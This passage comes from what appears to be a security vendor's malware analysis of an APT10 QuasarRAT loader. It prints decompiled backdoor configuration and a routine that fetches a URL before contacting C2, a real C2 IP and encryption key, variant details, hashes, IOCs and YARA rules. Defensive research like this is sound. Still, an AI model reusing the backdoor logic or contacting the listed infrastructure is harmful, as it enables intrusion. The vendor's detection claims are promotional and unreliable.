public static string INSTALLNAME = "6Dq0PB2sVKjBGSUNRUKULRgu1u92rWmUAC7osCF1ePf1aIhwTRmy9H0egiErWWNKgJDPrv4dPyjO/reaUlTJqw==";

// Token: 0x04000064 RID: 100
public static bool INSTALL = false;

// Token: 0x04000065 RID: 101
public static bool STARTUP = false;

// Token: 0x04000066 RID: 102
public static string MUTEX = "0bK0gOBaIPIFfpcP9oZxdEyoniFiEC3LK3B9GTsIPP7z2kjYF0uYC7b0DbZQmx+bjpeKLiaw6LsBSO2QIrBkHPHliUrfuIflgGtn4LAxFrA=";

// Token: 0x04000067 RID: 103
public static string STARTUPKEY = "36mwOM7q+8Wbsg1SHUe7CFbFsKMOyb9FTKS9E9P7QV0rjFBJE1sNPcG+9CACeOQy36GpU0fuAyqolPAOBKKckqamaHvDpjiTZ4+tVs1gAKM=";

// Token: 0x04000068 RID: 104
public static bool HIDEFILE = false;

// Token: 0x04000069 RID: 105
public static bool ENABLELOGGER = false;

// Token: 0x0400006A RID: 106
public static string ENCRYPTIONKEY = "sf9VkP5iAf8Ok5M289Jn";

// Token: 0x0400006B RID: 107
public static string TAG = "vr3o4NLzs95Fqph1v7zyQU4yQxPwEhp4tKtatfuU+ObdFyZ7pzCfpxrs6L2T8dzZ2onVL0ceRB1JcocP+mN61w==";

// Token: 0x0400006C RID: 108
public static string LOGDIRECTORYNAME = "ugm6lkxyzlpIcmOqFvUaGJ7ZiCA1ach7IO9Sf5C7UELRfjPfyxgiW7IFU2VGfnVKXAE5WNAwQL7TvcMra5qmnQ==";

// Token: 0x0400006D RID: 109
public static bool HIDELOGDIRECTORY = false;

// Token: 0x0400006E RID: 110
public static bool HIDEINSTALLSUBDIRECTORY = false;

// Token: 0x0400006F RID: 111
public static string download_url = "lhcHupBhKtPbgCEKXeoTyLhhyCZuT2oP6/ZYvqnSGJJGxkPzgeDJ8qCki34uEmpGyorWAh2UB6Uu2gOf7P0jgA==";
```

Figure 15. Partially encrypted config (after deobfuscation)

The threat actor modified the original backdoor, adding their own field in the configuration, and code for checking the Internet connectivity. If a valid URL address is specified in the last value of config, the malware will try to download the content of that URL. It will proceed with connecting to the command and control (C2) server only once the download is successful:

```
// QuasarClient
// Token: 0x0600035A RID: 858
public void check_net_connect_to_c2()
{
    if (string.IsNullOrWhiteSpace(Settings.download_url))
    {
        Settings.download_url = "none";
    }
    if (Settings.download_url != "none")
    {
        for (;;)
        {
            try
            {
                new WebClient
                {
                    Proxy = null
                }.DownloadString(Settings.download_url.Trim());
                break;
            }
            catch
            {
            }
            Thread.Sleep(Settings.RECONNECTDELAY + new Random().Next(250, 750));
        }
    }
```

Figure 16: Custom connectivity check

The backdoor communicates with the C2 server whose IP address is provided in the HOSTS value of the configuration. All communication is encrypted with AES-128 in CBF mode using KEY and AUTHKEY values from configuration:




Figure 17. C2 IP address decrypted in memory

Decrypted configuration examples:

Value name	Config from Client 2.0.0.0	Config from Client 1.3.0.0
VERSION	2.0.0.0	2.0.0.0
HOSTS	195.54.163.74:443;	185.158.*[redacted]*:443;
RECONNECTDELAY	53824	5523043
KEY	*[redacted]*	*[redacted]*
AUTHKEY	*[redacted]*	*[redacted]*
DIRECTORY	%APPDATA%	%APPDATA%
SUBDIRECTORY	SubDir	SubDir
INSTALLNAME	Client.exe	Client.exe
INSTALL	FALSE	FALSE
STARTUP	FALSE	FALSE
MUTEX	9s1IUBvnvFDb76ggOFFmnhIK	ERveMB6XRx2pmYdoKjMnoN1f
STARTUPKEY	Quasar Client Startup	Quasar Client Startup
HIDEFILE	FALSE	FALSE
ENABLELOGGER	FALSE	FALSE
ENCRYPTIONKEY	sf9VkP5iAf8Ok5M289Jn	HYLaOVz0dt5o19LBcVHO
TAG	*[redacted]*	*[redacted]*
LOGDIRECTORYNAME	Logs	Logs
HIDEDIRECTORY	FALSE	FALSE
HIDEINSTALLSUBDIRECTORY	FALSE	FALSE
download_url	none	none

Additional Observations

Loader Variant Differences

Features common for all variants:

- Most of the samples we collected seem to be compiled with VisualStudio 2010 RTM build 30319, with the exception of variant 4, which uses a different/unknown compiler signature
- Some strings are encrypted with an algorithm based on a custom implementation of AES256 combined with XOR
- The .NET loader is always injected using the Microsoft CPPHostCLR method; its entry point class/method names are random and differ for each sample
- The .NET loader is obfuscated with ConfuserEx v1.0.0

Features common for variants 2 and newer:

- The .NET loader size is 65,536 bytes
- The .NET loader internal name imitates a random valid file name from the .NET runtime directory
- The second stage is encrypted using an XOR-based algorithm with two hardcoded 1-byte keys, differing for each sample
- AES and XOR keys for string decryption are stored hardcoded as randomly generated strings, differing for each sample

Variant 1:

- Assumed development timeline: June 2017 – December 2017
- Size of the initial loader binary: ~150 KB

- .NET loader size: 56,832 bytes
- .NET loader internal name: loader.dat/loader2.dat
- Contains only one layer of obfuscation
- Second stage encrypted with simple XOR, using a hardcoded key composed of 8 random upper/lowercase letters
- Contains a randomly named export that creates a service as persistence mechanism
- Hardcoded string decryption keys
    - AES = 1234567890ABCDEF1234567890ABCDEF
    - XOR = 1234567890ABCDEF

Variant 2:

- Assumed development timeline: January 2018
- Size of the initial loader binary: 163 - 169 KB

Variant 3:

- Assumed development timeline: February 2018
- Size of the initial loader binary: 262 KB
- A second layer of obfuscation has been added
- A function inside ServiceMain decrypts the second stage DLL (SvcDll.dll) and shellcode-like routine that injects this DLL into memory and calls the "FuckYouAnti" export
- 2nd stage + loader size: 163,840 bytes
- Some samples of this version contain debugging strings
- Some samples of this version are signed with a valid certificate from CONVENTION DIGITAL LTD issued by Symantec

    Serial number 52 25 B8 E2 2D 3B BC 97 3F DD 24 2F 2C 2E 70 0C

Variant 4:

- Assumed development timeline: April 2018
- Size of the initial loader: 439 KB
- 2nd stage + loader size: 236,532 bytes; there is additional ~72kb of static buffers comparing to previous versions
- Setting persistence mechanism has now been shifted to a standalone module (DILLJUICE)[4]
- This version uses a different/unknown compiler

Variant 5:

- Assumed development timeline: April – May 2018
- Size of the initial loader: 291 – 293 KB
- 2nd stage + loader size: 236,532 bytes
- Second stage decryption functionality moved to separate subroutine
- Added printing of a random base64 string of a random length between 2,000 and 5,000 bytes, possibly as a simple polymorphic measure (only version 5)
- In several later samples from that variant the FuckYouAnti function from AntiLib creates an additional mutex "ABCDEFGHIGKLMNOPQRSTUVWXYZ”

Variant 6:

- Assumed development timeline: July – August 2018
- Size of the initial loader: 341 – 394 KB
- 2nd stage + loader size: 236,532 bytes
- Second stage decryption moved back to ServiceMain

Variants:

SHA256	Vari-ant	Size	File Names
e24f56ed330e37b0d52d362eeb66c148d09c25721b1259900c1-da5e16f70230a	**1**	153600	prints.dll
9bbc5b8ad7fb4ce7044a2ced4433bf83b4ccc624a74f8bafb1c5932c76511308	**1**	153600	EntApp.dll
fe65e5c089f8a09c8a526ae5582aef6530e1139d4a995eb471349de16e76ec71	**1**	153600	LSMsvc.dll
cf08dec0b2d1e3badde626dbbc042bc507733e2454ae9a0a7aa256e04af0788d	**1**	155136	useracc.dll
239e9bc49de3e8087dc5e8b0ce7494d-abce974de220b0b04583dec5cd4af35e5	**2**	166912	Se-zlnsrsvc.dll
cf981bda89f5319a4a30d78e2a767c54dc8075dd2a499ddf79b25f12ec6edd64	**2**	166912	wlytkans-vc.dll
41081e93880cc7eaacd24d5846ae15016eb599d745809e805deed-b0b2f7d0859	**2**	166912	Wbyfzios-rvc.dll
1ddb533be5fa167c9a6fce5d1777690f26f015fcf4bd82efebd0c5c0b1e135f2	**2**	167728	tk.dll
26866d6dcb229bf6142ddfdbf59bc8709343f18b372f3270d01849253f1caafb	**3**	268872	Mpnr-rdim.dll
7f7fc0db3ea3545f114ed41853e4dc3764addfa352c28b1f6643d3fdaf7076c5	**3**	268872	Wit-waservc.dll
c8c707575b-b87c17ec17c4517c99229a993f80a76261191b2b89d3cb88e24aea	**3**	268872	Icy-owsvcex-t.dll

6037b5ce5e7eda68972c7d6dfe723968bea7b40ac05b0f8c779a1f1d542b4ae4	**3**	268872	Upqmn-nphost.dll
cc02561e5632a2c8b509761ee7a23a75e3899441f9c77d778d1a770f0f82a9b7	**5**	297984	Pnniorpau-to.dll, Svchost-Svc.dll
c8f2cc7c4fdf8a748cb45f6cfb21dd97655b49dd1e13dd8cc59a5eab69cc7017	**5**	297984	Usyaer-DataAc-cessRes.dll
0eff243e1253e7b360402b75d7cb5bd2d3b608405daece432954379a56e27bff	**6**	403948	11-Private-Batch.dll
31f0ff80534007c054dcdbaf25f2449ee7856aceac2962f4d8463f89f61bb3b0	**6**	399280	Wostqrk-folder-ssvc.dll
e8f00263b47b8564da9bc2029a18a0fec745377372f6f65a21aa2762fc626d4c	**6**	400947	11-Private-Batch.dll
56f727b3ced15e9952014fc449b496bfcf3714d46899b4bb289d285b08170138	**6**	358867	daoris.dll
721caf6de3086cbab5a3a468b21b039545022c39dc5de1d0f438c701ecc8e9df	**6**	349810	updgwn-phost.dll
f8a7e8a52de57866c6c01e9137a283c35cd934f2f92c5ace489b0b31e62eebe7	**6**	377236	USHBEER-DATAAC-CESS-RES.DLL, 10-FileCopy.dll
f1c5a9ad5235958236b1a56a5aa26b06d0129476220c30baf0e1c57038e8cddb	**N/A[1]**	79360	ZpNxNa-Q.dll, Svchost-Svc.dll
0aa3d394712452bba79d7a524a54aa871856b4d340daae5bf833547-da0f1d844	**N/A4**	73728	Svchost-Svc.dll

Summary:

In testing, CylancePROTECT® detects and prevents QuasaRAT and its variants. In fact, our AI-driven security agents demonstrated a predictive advantage[5] of over three years against the majority of current QuasarRAT samples.

Indicators of compromise (IOCs):

Indicator	Type
CONVENTION DIGITAL LTD	Certificate
52 25 B8 E2 2D 3B BC 97 3F DD 24 2F 2C 2E 70 0C	Certificate serial
FuckYouAnti	DLL Export
195.54.163.74	C2 IP
9s1IUBvnvFDb76ggOFFmnhIK	Mutex
ERveMB6XRx2pmYdoKjMnoN1f	Mutex
ABCDEFGHIGKLMNOPQRSTUVWXYZ	Mutex
AntiLib\injectcode.cpp	PDB path
AntiLib\enableDebugPriv.cpp	PDB path
C:\ods.log	Filename

YARA

The following YARA rule can be used to identify QuasarRAT loaders:

```
import "pe"

rule QuasarRAT_Loader
{
    meta:
        description = "MenuPass/APT10 QuasarRAT Loader"

    strings:
        $rdata1 = " !\"#$%&'()*+,-
./0123456789:;<=>?@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\\]^_`ABCDE-
FGHIJKLMNOPQRSTUVWXYZ{|}~" ascii
        $rdata2 = "CONOUT$" wide

    condition:
        // Has MZ header?
        uint16(0) == 0x5a4d and
        // File size less than 600KB
        filesize < 600KB and
        // Is a DLL?
        pe.characteristics & pe.DLL and
        // Contains the following sections (in order)
        pe.section_index(".text") == 0 and
        pe.section_index(".rdata") == 1 and
        pe.section_index(".data") == 2 and
        pe.section_index(".pdata") == 3 and
        pe.section_index(".rsrc") == 4 and
        pe.section_index(".reloc") == 5 and
        // Has the following export
        pe.exports("ServiceMain") and
        // Does not have the following export
        not pe.exports("WUServiceMain") and
        // Has the following imports
        pe.imports("advapi32.dll", "RegisterServiceCtrlHandlerW") and
        // Contains the following strings in .rdata
        for all of ($rdata*) : ( $ in
  (pe.sections[pe.section_index(".rdata")].raw_data_offset..pe.sections[pe.section_index
(".rdata")].raw_data_offset+pe.sections[pe.section_index(".rdata")].raw_data_size) )
}
```

The following YARA rule can be useful for detecting possible high-entropy payloads stored within the *%WINDOWS%\Microsoft.NET\Framework* folder (these files typically have a double file extension):

```
import "pe"
import "math"

rule Possible_QuasarRAT_Payload
{
   meta:
      description = "Possible encrypted QuasarRAT payload"

   condition:
      uint16(0) != 0x5A4D and
      uint16(0) != 0x5449 and
      uint16(0) != 0x4947 and
      math.entropy(0, filesize) > 7.5
}
```

Citations: